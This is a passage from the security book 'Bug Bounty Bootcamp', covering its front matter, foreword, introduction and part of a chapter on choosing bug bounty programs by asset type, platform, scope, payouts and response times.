
Bug Bounty Bootcamp

The Guide to Finding and Reporting Web Vulnerabilities



Vickie Li

no starch press

BUG BOUNTY BOOTCAMP

BUG BOUNTY BOOTCAMP

The Guide to Finding and Reporting Web Vulnerabilities

Vickie Li

no starch
press

San Francisco

ISBN-13: 978-1-7185-0154-6 (print)
ISBN-13: 978-1-7185-0155-3 (ebook)

Publisher: William Pollock
Production Manager: Rachel Monaghan
Production Editors: Miles Bond and Dapinder Dosanjh
Developmental Editor: Frances Saux
Cover Design: Rick Reese
Interior Design: Octopod Studios
Technical Reviewer: Aaron Guzman
Copyeditor: Sharon Wilkey
Compositor: Jeff Lytle, Happenstance Type-O-Rama
Proofreader: James Fraleigh

For information on book distributors or translations, please contact No Starch Press, Inc. directly:
No Starch Press, Inc.
245 8th Street, San Francisco, CA 94103
phone: 1-415-863-9900; info@nostarch.com
www.nostarch.com

Names: Li, Vickie, author.
Title: Bug bounty bootcamp : the guide to finding and reporting web
vulnerabilities / Vickie Li.
Description: San Francisco : No Starch Press, [2021] | Includes index. |
Identifiers: LCCN 2021023153 (print) | LCCN 2021023154 (ebook) | ISBN
9781718501546 (print) | ISBN 9781718501553 (ebook)
Subjects: LCSH: Web sites--Security measures. | Penetration testing
(Computer security) | Debugging in computer science.
Classification: LCC TK5105.8855 .L523 2021 (print) | LCC TK5105.8855
(ebook) | DDC 025.042--dc23
LC record available at https://lccn.loc.gov/2021023153
LC ebook record available at https://lccn.loc.gov/2021023154

About the Author

Vickie Li is a developer and security researcher experienced in finding and exploiting vulnerabilities in web applications. She has reported vulnerabilities to firms such as Facebook, Yelp, and Starbucks and contributes to a number of online training programs and technical blogs. She can be found at *https://vickieli.dev/*, where she blogs about security news, techniques, and her latest bug bounty findings.

About the Tech Reviewer

Aaron Guzman is co-author of *IoT Penetration Testing Cookbook* and product security lead with Cisco Meraki. He spends his days building security into IoT products and crafting designs that keep users safe from compromise. A co-chair of Cloud Security Alliance's IoT Working Group and a technical reviewer for several published security books, he also spearheads many open-source initiatives, raising awareness about IoT hacking and proactive defensive strategies under OWASP's IoT and Embedded Application Security projects. He has extensive public speaking experience, delivering conference presentations, training, and workshops globally. Follow Aaron on Twitter *@scriptingxss*.

BRIEF CONTENTS

CONTENTS IN DETAIL

FOREWORD

Twenty or even ten years ago, hackers like me were arrested for trying to do good. Today, we are being hired by some of the world's most powerful organizations.

If you're still considering whether or not you are late to the bug bounty train, know that you're coming aboard at one of the most exciting times in the industry's history. This community is growing faster than ever before, as governments are beginning to require that companies host vulnerability disclosure programs, Fortune 500 companies are building such policies in droves, and the applications for hacker-powered security are expanding every day. The value of a human eye will forever be vital in defending against evolving threats, and the world is recognizing *us* as the people to provide it.

The beautiful thing about the bug bounty world is that, unlike your typical nine-to-five job or consultancy gig, it allows you to participate from wherever you want, whenever you want, and on whatever type of asset you like! All you need is a decent internet connection, a nice coffee (or your choice of beverage), some curiosity, and a passion for breaking things. And not only does it give you the freedom to work on your own schedule, but the threats are evolving faster than the speed of innovation, providing ample opportunities to learn, build your skills, and become an expert in a new area.

If you are interested in gaining real-world hacking experience, the bug bounty marketplace makes that possible by providing an endless number of targets owned by giant companies such as Facebook, Google, or Apple! I'm

not saying that it is an easy task to find a vulnerability in these companies; nevertheless, bug bounty programs deliver the platform on which to hunt, and the bug bounty community pushes you to learn more about new vulnerability types, grow your skill set, and keep trying even when it gets tough. Unlike most labs and Capture the Flags (CTFs), bug bounty programs do not have solutions or a guaranteed vulnerability to exploit. Instead, you'll always ask yourself whether or not some feature is vulnerable, or if it can force the application or its functionalities to do things it's not supposed to. This uncertainty can be daunting, but it makes the thrill of finding a bug so much sweeter.

In this book, Vickie explores a variety of different vulnerability types to advance your understanding of web application hacking. She covers the skills that will make you a successful bug bounty hunter, including step-by-step analyses on how to pick the right program for you, perform proper reconnaissance, and write strong reports. She provides explanations for attacks like cross-site scripting, SQL injection, template injection, and almost any other you need in your toolkit to be successful. Later on, she takes you beyond the basics of web applications and introduces topics such as code review, API hacking, automating your workflow, and fuzzing.

For anyone willing to put in the work, *Bug Bounty Bootcamp* gives you the foundation you need to make it in bug bounties.

—Ben Sadeghipour
Hacker, Content Creator, and
Head of Hacker Education at HackerOne

INTRODUCTION

I still remember the first time I found a high-impact vulnerability. I had already located a few low-impact bugs in the application I was testing, including a CSRF, an IDOR, and a few information leaks. Eventually, I managed to chain these into a full takeover of any account on the website: I could have logged in as anyone, read anyone's data, and altered it however I wanted. For an instant, I felt like I had superpowers.

I reported the issue to the company, which promptly fixed the vulnerability. Hackers are probably the closest thing to superheroes I've encountered in the real world. They overcome limitations with their skills to make software programs do much more than they were designed for, which is what I love about hacking web applications: it's all about thinking creatively, challenging yourself, and doing more than what seems possible.

Also like superheroes, ethical hackers help keep society safe. Thousands of data breaches happen every year in the United States alone. By understanding vulnerabilities and how they happen, you can use your knowledge for good to help prevent malicious attacks, protect applications and users, and make the internet a safer place.

Not too long ago, hacking and experimenting with web applications were illegal. But now, thanks to bug bounty programs, you can hack legally; companies set up bug bounty programs to reward security researchers for finding vulnerabilities in their applications. *Bug Bounty Bootcamp* teaches you how to hack web applications and how to do it legally by participating in these programs. You'll learn how to navigate bug bounty programs, perform reconnaissance on a target, and identify and exploit vulnerabilities.

Who This Book Is For

This book will help anyone learn web hacking and bug bounty hunting from scratch. You might be a student looking to get into web security, a web developer who wants to understand the security of a website, or an experienced hacker who wants to understand how to attack web applications. If you are curious about web hacking and web security, this book is for you.

No technical background is needed to understand and master the material of this book. However, you will find it useful to understand basic programming.

Although this book was written with beginners in mind, advanced hackers may also find it to be a useful reference. In particular, I discuss advanced exploitation techniques and useful tips and tricks I've learned along the way.

What Is In This Book

Bug Bounty Bootcamp covers everything you need to start hacking web applications and participating in bug bounty programs. This book is broken into four parts: The Industry, Getting Started, Web Vulnerabilities, and Expert Techniques.

Part I: The Industry

The first part of the book focuses on the bug bounty industry. Chapter 1: Picking a Bug Bounty Program explains the various types of bug bounty programs and how to choose one that suits your interests and experience level. Chapter 2: Sustaining Your Success teaches you the nontechnical skills you need to succeed in the bug bounty industry, like writing a good report, building professional relationships, and dealing with conflict and frustration.

Part II: Getting Started

The second part of the book prepares you for web hacking and introduces you to the basic technologies and tools you'll need to successfully hunt for bugs.

Chapter 3: How the Internet Works explains the basics of internet technologies. It also introduces the internet security mechanisms you will encounter, such as session management, token-based authentication, and the same-origin policy.

Chapter 4: Environmental Setup and Traffic Interception shows you how to set up your hacking environment, configure Burp Suite, and effectively utilize Burp Suite's various modules to intercept traffic and hunt for bugs.

Chapter 5: Web Hacking Reconnaissance details the recon strategies you can take to gather information about a target. It also includes an introduction to bash scripting and shows you how to create an automated recon tool from scratch.

Part III: Web Vulnerabilities

Then we start hacking! This part, the core of the book, dives into the details of specific vulnerabilities. Each chapter is dedicated to a vulnerability and explains what causes that vulnerability, how to prevent it, and how to find, exploit, and escalate it for maximum impact.

Chapters 6 through 18 discuss common vulnerabilities you are likely to encounter in real-life applications, including cross-site scripting (XSS), open redirects, clickjacking, cross-site request forgery (CSRF), insecure direct object references (IDOR), SQL injection, race conditions, server-side request forgery (SSRF), insecure deserialization, XML external entity vulnerabilities (XXE), template injection, application logic errors and broken access control, and remote code execution (RCE).

Chapter 19: Same-Origin Policy Vulnerabilities dives into a fundamental defense of the modern internet: the same-origin policy. You'll learn about the mistakes developers make when building applications to work around the same-origin policy and how hackers can exploit these mistakes.

Chapter 20: Single-Sign-On Security Issues discusses the most common ways applications implement single-sign-on features, the potential weaknesses of each method, and how you can exploit these weaknesses.

Finally, Chapter 21: Information Disclosure discusses several ways of extracting sensitive information from a web application.

Part IV: Expert Techniques

The final part of the book introduces in-depth techniques for the experienced hacker. This section will help you advance your skills once you understand the basics covered in Part III.

Chapter 22: Conducting Code Reviews teaches you how to identify vulnerabilities in source code. You will also get the chance to practice reviewing a few pieces of code.

Chapter 23: Hacking Android Apps teaches you how to set up your mobile hacking environment and find vulnerabilities in Android applications.

Chapter 24: API Hacking discusses application programming interfaces (APIs), an essential part of many modern applications. I discuss types of APIs and how to hunt for vulnerabilities that manifest in them.

Chapter 25: Automatic Vulnerability Discovery Using Fuzzers wraps up the book by showing you how to automatically hunt for vulnerabilities by using a method called fuzzing. You'll practice fuzzing a web application with an open source fuzzer.

Happy Hacking!

Bug Bounty Bootcamp is not simply a book about bug bounties. It is a manual for aspiring hackers, penetration testers, and people who are curious about how security works on the internet. In the following chapters, you will learn how attackers exploit common programming mistakes to achieve malicious goals and how you can help companies by ethically reporting these vulnerabilities to their bug bounty programs. Remember to wield this power responsibly! The information in this book should be used strictly for legal purposes. Attack only systems you have permission to hack and always exercise caution when doing so. Happy hacking!

PART I

THE INDUSTRY

1

PICKING A BUG BOUNTY PROGRAM

Bug bounty programs: are they all the same? Finding the right program to target is the first step to becoming a successful bug bounty hunter. Many programs have emerged within the past few years, and it's difficult to figure out which ones will provide the best monetary rewards, experience, and learning opportunities.

A *bug bounty program* is an initiative in which a company invites hackers to attack its products and service offerings. But how should you pick a program? And how should you prioritize their different metrics, such as the asset types involved, whether the program is hosted on a platform, whether it's public or private, the program's scope, the payout amounts, and response times?

In this chapter, we'll explore types of bug bounty programs, analyze the benefits and drawbacks of each, and figure out which one you should go for.

The State of the Industry

Bug bounties are currently one of the most popular ways for organizations to receive feedback about security bugs. Large corporations, like PayPal and Facebook, as well as government agencies like the US Department of Defense, have all embraced the idea. Yet not too long ago, reporting a vulnerability to a company would have more likely landed you in jail than gotten you a reward.

In 1995, Netscape launched the first-ever bug bounty program. The company encouraged users to report bugs found in its brand-new browser, the Netscape Navigator 2.0, introducing the idea of crowdsourced security testing to the internet world. Mozilla launched the next corporate bug bounty program nine years later, in 2004, inviting users to identify bugs in the Firefox browser.

But it was not until the 2010s that offering bug bounties become a popular practice. That year, Google launched its program, and Facebook followed suit in 2011. These two programs kick-started the trend of using bug bounties to augment a corporation's in-house security infrastructure.

As bug bounties became a more well-known strategy, bug-bounty-as-a-service *platforms* emerged. These platforms help companies set up and operate their programs. For example, they provide a place for companies to host their programs, a way to process reward payments, and a centralized place to communicate with bug bounty hunters.

The two largest of these platforms, HackerOne and Bugcrowd, both launched in 2012. After that, a few more platforms, such as Synack, Cobalt, and Intigriti, came to the market. These platforms and managed bug bounty services allow even companies with limited resources to run a security program. Today, large corporations, small startups, nonprofits, and government agencies alike have adopted bug bounties as an additional security measure and a fundamental piece of their security policies. You can read more about the history of bug bounty programs at *https://en.wikipedia.org/wiki/Bug_bounty_program*.

The term *security program* usually refers to information security policies, procedures, guidelines, and standards in the larger information security industry. In this book, I use *program* or *bug bounty program* to refer to a company's bug bounty operations. Today, tons of programs exist, all with their unique characteristics, benefits, and drawbacks. Let's examine these.

Asset Types

In the context of a bug bounty program, an *asset* is an application, website, or product that you can hack. There are different types of assets, each with its own characteristics, requirements, and pros and cons. After considering these differences, you should choose a program with assets that play to your strengths, based on your skill set, experience level, and preferences.

Social Sites and Applications

Anything labeled *social* has a lot of potential for vulnerabilities, because these applications tend to be complex and involve a lot of interaction among users, and between the user and the server. That's why the first type of bug bounty program we'll talk about targets social websites and applications. The term *social application* refers to any site that allows users to interact with each other. Many programs belong to this category: examples include the bug bounty program for HackerOne and programs for Facebook, Twitter, GitHub, and LINE.

Social applications need to manage interactions among users, as well as each user's roles, privileges, and account integrity. They are typically full of potential for critical web vulnerabilities such as insecure direct object references (IDORs), info leaks, and account takeovers. These vulnerabilities occur when many users are on a platform, and when applications mismanage user information; when the application does not validate a user's identity properly, malicious users can assume the identity of others.

These complex applications also often provide a lot of user input opportunities. If input validation is not performed properly, these applications are prone to injection bugs, like SQL injection (SQLi) or cross-site scripting (XSS).

If you are a newcomer to bug bounties, I recommend that you start with social sites. The large number of social applications nowadays means that if you target social sites, you'll have many programs to choose from. Also, the complex nature of social sites means that you'll encounter a vast attack surface with which to experiment. (An application's *attack surface* refers to all of the application's different points that an attacker can attempt to exploit.) Finally, the diverse range of vulnerabilities that show up on these sites means that you will be able to quickly build a deep knowledge of web security.

The skill set you need to hack social programs includes the ability to use a proxy, like the Burp Suite proxy introduced in Chapter 4, and knowledge about web vulnerabilities such as XSS and IDOR. You can learn more about these in Chapters 6 and 10. It's also helpful to have some JavaScript programming skills and knowledge about web development. However, these skills aren't required to succeed as a hacker.

But these programs have a major downside. Because of the popularity of their products and the low barrier of entry, they're often very competitive and have many hackers hunting on them. Social media platforms such as Facebook and Twitter are some of the most targeted programs.

General Web Applications

General web applications are also a good target for beginners. Here, I am referring to any web applications that do not involve user-to-user interaction. Instead, users interact with the server to access the application's features. Targets that fall into these categories can include static websites, cloud applications, consumer services like banking sites, and web portals of Internet of Things (IoT) devices or other connected hardware. Like social sites, they

are also quite diverse and lend themselves well to a variety of skill levels. Examples include the programs for Google, the US Department of Defense, and Credit Karma.

That said, in my experience, they tend to be a little more difficult to hack than social applications, and their attack surface is smaller. If you're looking for account takeovers and info leak vulnerabilities, you won't have as much luck because there aren't a lot of opportunities for users to interact with others and potentially steal their information. The types of bugs that you'll find in these applications are slightly different. You'll need to look for server-side vulnerabilities and vulnerabilities specific to the application's technology stack. You could also look for commonly found network vulnerabilities, like subdomain takeovers. This means you'll have to know about both client-side and server-side web vulnerabilities, and you should have the ability to use a proxy. It's also helpful to have some knowledge about web development and programming.

These programs can range in popularity. However, most of them have a low barrier of entry, so you can most likely get started hacking right away!

Mobile Applications (Android, iOS, and Windows)

After you get the hang of hacking web applications, you may choose to specialize in *mobile applications*. Mobile programs are becoming prevalent; after all, most web apps have a mobile equivalent nowadays. They include programs for Facebook Messenger, the Twitter app, the LINE mobile app, the Yelp app, and the Gmail app.

Hacking mobile applications requires the skill set you've built from hacking web applications, as well as additional knowledge about the structure of mobile apps and programming techniques related to the platform. You should understand attacks and analysis strategies like certificate pinning bypass, mobile reverse engineering, and cryptography.

Hacking mobile applications also requires a little more setup than hacking web applications, as you'll need to own a mobile device that you can experiment on. A good mobile testing lab consists of a regular device, a rooted device, and device emulators for both Android and iOS. A *rooted device* is one for which you have admin privileges. It will allow you to experiment more freely, because you can bypass the mobile system's safety constraints. An *emulator* is a virtual simulation of mobile environments that you run on your computer. It allows you to run multiple device versions and operating systems without owning a device for each setup.

For these reasons, mobile applications are less popular among bug bounty hunters than web applications. However, the higher barrier of entry for mobile programs is an advantage for those who do participate. These programs are less competitive, making it relatively easy to find bugs.

APIs

Application programming interfaces (APIs) are specifications that define how other applications can interact with an organization's assets, such as to retrieve or alter their data. For example, another application might be able

to retrieve an application's data via HyperText Transfer Protocol (HTTP) messages to a certain endpoint, and the application will return data in the format of Extensible Markup Language (XML) or JavaScript Object Notation (JSON) messages.

Some programs put a heightened focus on API bugs in their bug bounty programs if they're rolling out a new version of their API. A secure API implementation is key to preventing data breaches and protecting customer data. Hacking APIs requires many of the same skills as hacking web applications, mobile applications, and IoT applications. But when testing APIs, you should focus on common API bugs like data leaks and injection flaws.

Source Code and Executables

If you have more advanced programming and reversing skills, you can give *source code* and *executable programs* a try. These programs encourage hackers to find vulnerabilities in an organization's software by directly providing hackers with an open source codebase or the binary executable. Examples include the Internet Bug Bounty, the program for the PHP language, and the WordPress program.

Hacking these programs can entail analyzing the source code of open source projects for web vulnerabilities and fuzzing binaries for potential exploits. You usually have to understand coding and computer science concepts to be successful here. You'll need knowledge of web vulnerabilities, programming skills related to the project's codebase, and code analysis skills. Cryptography, software development, and reverse engineering skills are helpful.

Source code programs may sound intimidating, but keep in mind that they're diverse, so you have many to choose from. You don't have to be a master programmer to hack these programs; rather, aim for a solid understanding of the project's tech stack and underlying architecture. Because these programs tend to require more skills, they are less competitive, and only a small proportion of hackers will ever attempt them.

Hardware and IoT

Last but not least are hardware and IoT programs. These programs ask you to hack devices like cars, smart televisions, and thermostats. Examples include the bug bounty programs of Tesla and Ford Motor Company.

You'll need highly specific skills to hack these programs: you'll often have to acquire a deep familiarity with the type of device that you're hacking, in addition to understanding common IoT vulnerabilities. You should know about web vulnerabilities, programming, code analysis, and reverse engineering. Also, study up on IoT concepts and industry standards such as digital signing and asymmetric encryption schemes. Finally, cryptography, wireless hacking, and software development skills will be helpful too.

Although some programs will provide you with a free device to hack, that often applies to only the select hackers who've already established a relationship with the company. To begin hacking on these programs, you might need the funds to acquire the device on your own.

Since these programs require specialized skills and a device, they tend to be the least competitive.

Bug Bounty Platforms

Companies can host bug bounty programs in two ways: bug bounty platforms and independently hosted websites.

Bug bounty platforms are websites through which many companies host their programs. Usually, the platform directly awards hackers with reputation points and money for their results. Some of the largest bug bounty platforms are HackerOne, Bugcrowd, Intigriti, Synack, and Cobalt.

Bug bounty platforms are an intermediary between hackers and security teams. They provide companies with logistical assistance for tasks like payment and communication. They also often offer help managing the incoming reports by filtering, deduplicating, and triaging bug reports for companies. Finally, these platforms provide a way for companies to gauge a hacker's skill level via hacker statistics and reputation. This allows companies that do not wish to be inundated with low-quality reports to invite experienced hackers to their private programs. Some of these platforms also screen or interview hackers before allowing them to hack on programs.

From the hacker's perspective, bug bounty platforms provide a centralized place to submit reports. They also offer a seamless way to get recognized and paid for your findings.

On the other hand, many organizations host and manage their bug bounty programs without the help of platforms. Companies like Google, Facebook, Apple, and Medium do this. You can find their bug bounty policy pages by visiting their websites, or by searching "*CompanyName* bug bounty program" online.

As a bug bounty hunter, should you hack on a bug bounty platform? Or should you go for companies' independently hosted programs?

The Pros . . .

The best thing about bug bounty platforms is that they provide a lot of transparency into a company's process, because they post disclosed reports, metrics about the programs' triage rates, payout amounts, and response times. Independently hosted programs often lack this type of transparency. In the bug bounty world, *triage* refers to the confirmation of vulnerability.

You also won't have to worry about the logistics of emailing security teams, following up on reports, and providing payment and tax info every time you submit a vulnerability report. Bug bounty programs also often have reputation systems that allow you to showcase your experience so you can gain access to invite-only bug bounty programs.

Another pro of bug bounty platforms is that they often step in to provide conflict resolution and legal protection as a third party. If you submit a report to a non-platform program, you have no recourse in the final bounty decision.

Ultimately, you can't always expect companies to pay up or resolve reports in the current state of the industry, but the hacker-to-hacker feedback system that platforms provide is helpful.

. . . and the Cons

However, some hackers avoid bug bounty platforms because they dislike how those platforms deal with reports. Reports submitted to platform-managed bug bounty programs often get handled by *triagers*, third-party employees who often aren't familiar with all the security details about a company's product. Complaints about triagers handling reports improperly are common.

Programs on platforms also break the direct connection between hackers and developers. With a direct program, you often get to discuss the vulnerability with a company's security engineers, making for a great learning experience.

Finally, public programs on bug bounty platforms are often crowded, because the platform gives them extra exposure. On the other hand, many privately hosted programs don't get as much attention from hackers and are thus less competitive. And for the many companies that do not contract with bug bounty platforms, you have no choice but to go off platforms if you want to participate in their programs.

Scope, Payouts, and Response Times

What other metrics should you consider when picking a program, besides its asset types and platform? On each bug bounty program's page, metrics are often listed to help you assess the program. These metrics give insight into how easily you might be able to find bugs, how much you might get paid, and how well the program operates.

Program Scope

First, consider the scope. A program's *scope* on its policy pages specifies what and how you are allowed to hack. There are two types of scopes: asset and vulnerability. The *asset scope* tells you which subdomain, products, and applications you can hack. And the *vulnerability scope* specifies which vulnerabilities the company will accept as valid bugs.

For example, the company might list the subdomains of its website that are in and out of scope:

In-scope assets	**Out-of-scope assets**
a.example.com	*dev.example.com*
b.example.com	*test.example.com*
c.example.com	
users.example.com	
landing.example.com	

Assets that are listed as in scope are the ones that you are allowed to hack. On the other hand, assets that are listed as out of scope are off-limits to bug bounty hunters. Be extra careful and abide by the rules! Hacking an out-of-scope asset is illegal.

The company will also often list the vulnerabilities it considers valid bugs:

In-scope vulnerabilities	Out-of-scope vulnerabilities
All except the ones listed as out of scope	Self-XSS
	Clickjacking
	Missing HTTP headers and other best practices without direct security impact
	Denial-of-service attacks
	Use of known-vulnerable libraries, without proof of exploitability
	Results of automated scanners, without proof of exploitability

The out-of-scope vulnerabilities that you see in this example are typical of what you would find in bug bounty programs. Notice that many programs consider non-exploitable issues, like violations of best practice, to be out of scope.

Any program with large asset and vulnerability scopes is a good place to start for a beginner. The larger the asset scope, the larger the number of target applications and web pages you can look at. When a program has a big asset scope, you can often find obscure applications that are overlooked by other hackers. This typically means less competition when reporting bugs.

The larger the vulnerability scope, the more types of bugs the organization is willing to hear reports about. These programs are a lot easier to find bugs in, because you have more opportunities, and so can play to your strengths.

Payout Amounts

The next metric you should consider is the program's *payout amounts*. There are two types of payment programs: *vulnerability disclosure programs (VDPs)* and *bug bounty programs*.

VDPs are *reputation-only programs*, meaning they do not pay for findings but often offer rewards such as reputation points and swag. They are a great way to learn about hacking if making money is not your primary objective. Since they don't pay, they're less competitive, and so easier to find bugs in. You can use them to practice finding common vulnerabilities and communicating with security engineers.

On the other hand, bug bounty programs offer varying amounts of monetary rewards for your findings. In general, the more severe the vulnerability, the more the report will pay. But different programs have different payout averages for each level of severity. You can find a program's payout information on its bug bounty pages, usually listed in a section called the *payout*

table. Typically, low-impact issues will pay anywhere from $50 to $500 (USD), while critical issues can pay upward of $10,000. However, the bug bounty industry is evolving, and payout amounts are increasing for high-impact bugs. For example, Apple now rewards up to $1 million for the most severe vulnerabilities.

Response Time

Finally, consider the program's average *response time*. Some companies will handle and resolve your reports within a few days, while others take weeks or even months to finalize their fixes. Delays often happen because of the security team's internal constraints, like a lack of personnel to handle reports, a delay in issuing security patches, and a lack of funds to timely reward researchers. Sometimes, delays happen because researchers have sent bad reports without clear reproduction steps.

Prioritize programs with fast response times. Waiting for responses from companies can be a frustrating experience, and when you first start, you're going to make a lot of mistakes. You might misjudge the severity of a bug, write an unclear explanation, or make technical mistakes in the report. Rapid feedback from security teams will help you improve, and turn you into a competent hacker faster.

Private Programs

Most bug bounty platforms distinguish between public and private programs.

Public programs are those that are open to all; anyone can hack and submit bugs to these programs, as long as they abide by the laws and the bug bounty program's policies.

On the other hand, *private programs* are open to only invited hackers. For these, companies ask hackers with a certain level of experience and a proven track record to attack the company and submit bugs to it. Private programs are a lot less competitive than public ones because of the limited number of hackers participating. Therefore, it's much easier to find bugs in them. Private programs also often have a much faster response time, because they receive fewer reports on average.

Participating in private programs can be extremely advantageous. But how do you get invited to one? Figure 1-1 shows a private invitation notification on the HackerOne platform.

Figure 1-1: A private invitation notification on the HackerOne platform. When you hack on a bug bounty platform, you can often get invites to the private programs of different companies.

Companies send private invites to hackers who have proven their abilities in some way, so getting invites to private programs isn't difficult once

you've found a couple of bugs. Different bug bounty platforms will have different algorithms to determine who gets the invites, but here are some tips to help you get there.

First, submit a few bugs to public programs. To get private invites, you often need to gain a certain number of reputation points on a platform, and the only way to begin earning these is to submit valid bugs to public programs. You should also focus on submitting high-impact vulnerabilities. These vulnerabilities will often reward you with higher reputation points and help you get private invites faster. In each of the chapters in Part II of this book, I make suggestions for how you can escalate the issues you discover to craft the highest-impact attacks. On some bug bounty platforms, like HackerOne, you can also get private invites by completing tutorials or solving Capture the Flag (CTF) challenges.

Next, don't spam. Submitting nonissues often causes a decrease in reputation points. Most bug bounty platforms limit private invites to hackers with points above a certain threshold.

Finally, be polite and courteous when communicating with security teams. Being rude or abusive to security teams will probably get you banned from the program and prevent you from getting private invites from other companies.

Choosing the Right Program

Bug bounties are a great way to gain experience in cybersecurity and earn extra bucks. But the industry has been getting more competitive. As more people are discovering these programs and getting involved in hacking on them, it's becoming increasingly difficult for beginners to get started. That's why it's important to pick a program that you can succeed in from the very start.

Before you develop a bug hunter's intuition, you often have to rely on low-hanging fruit and well-known techniques. This means many other hackers will be able to find the same bugs, often much faster than you can. It's therefore a good idea to pick a program that more experienced bug hunters pass over to avoid competition. You can find these underpopulated programs in two ways: look for unpaid programs or go for programs with big scopes.

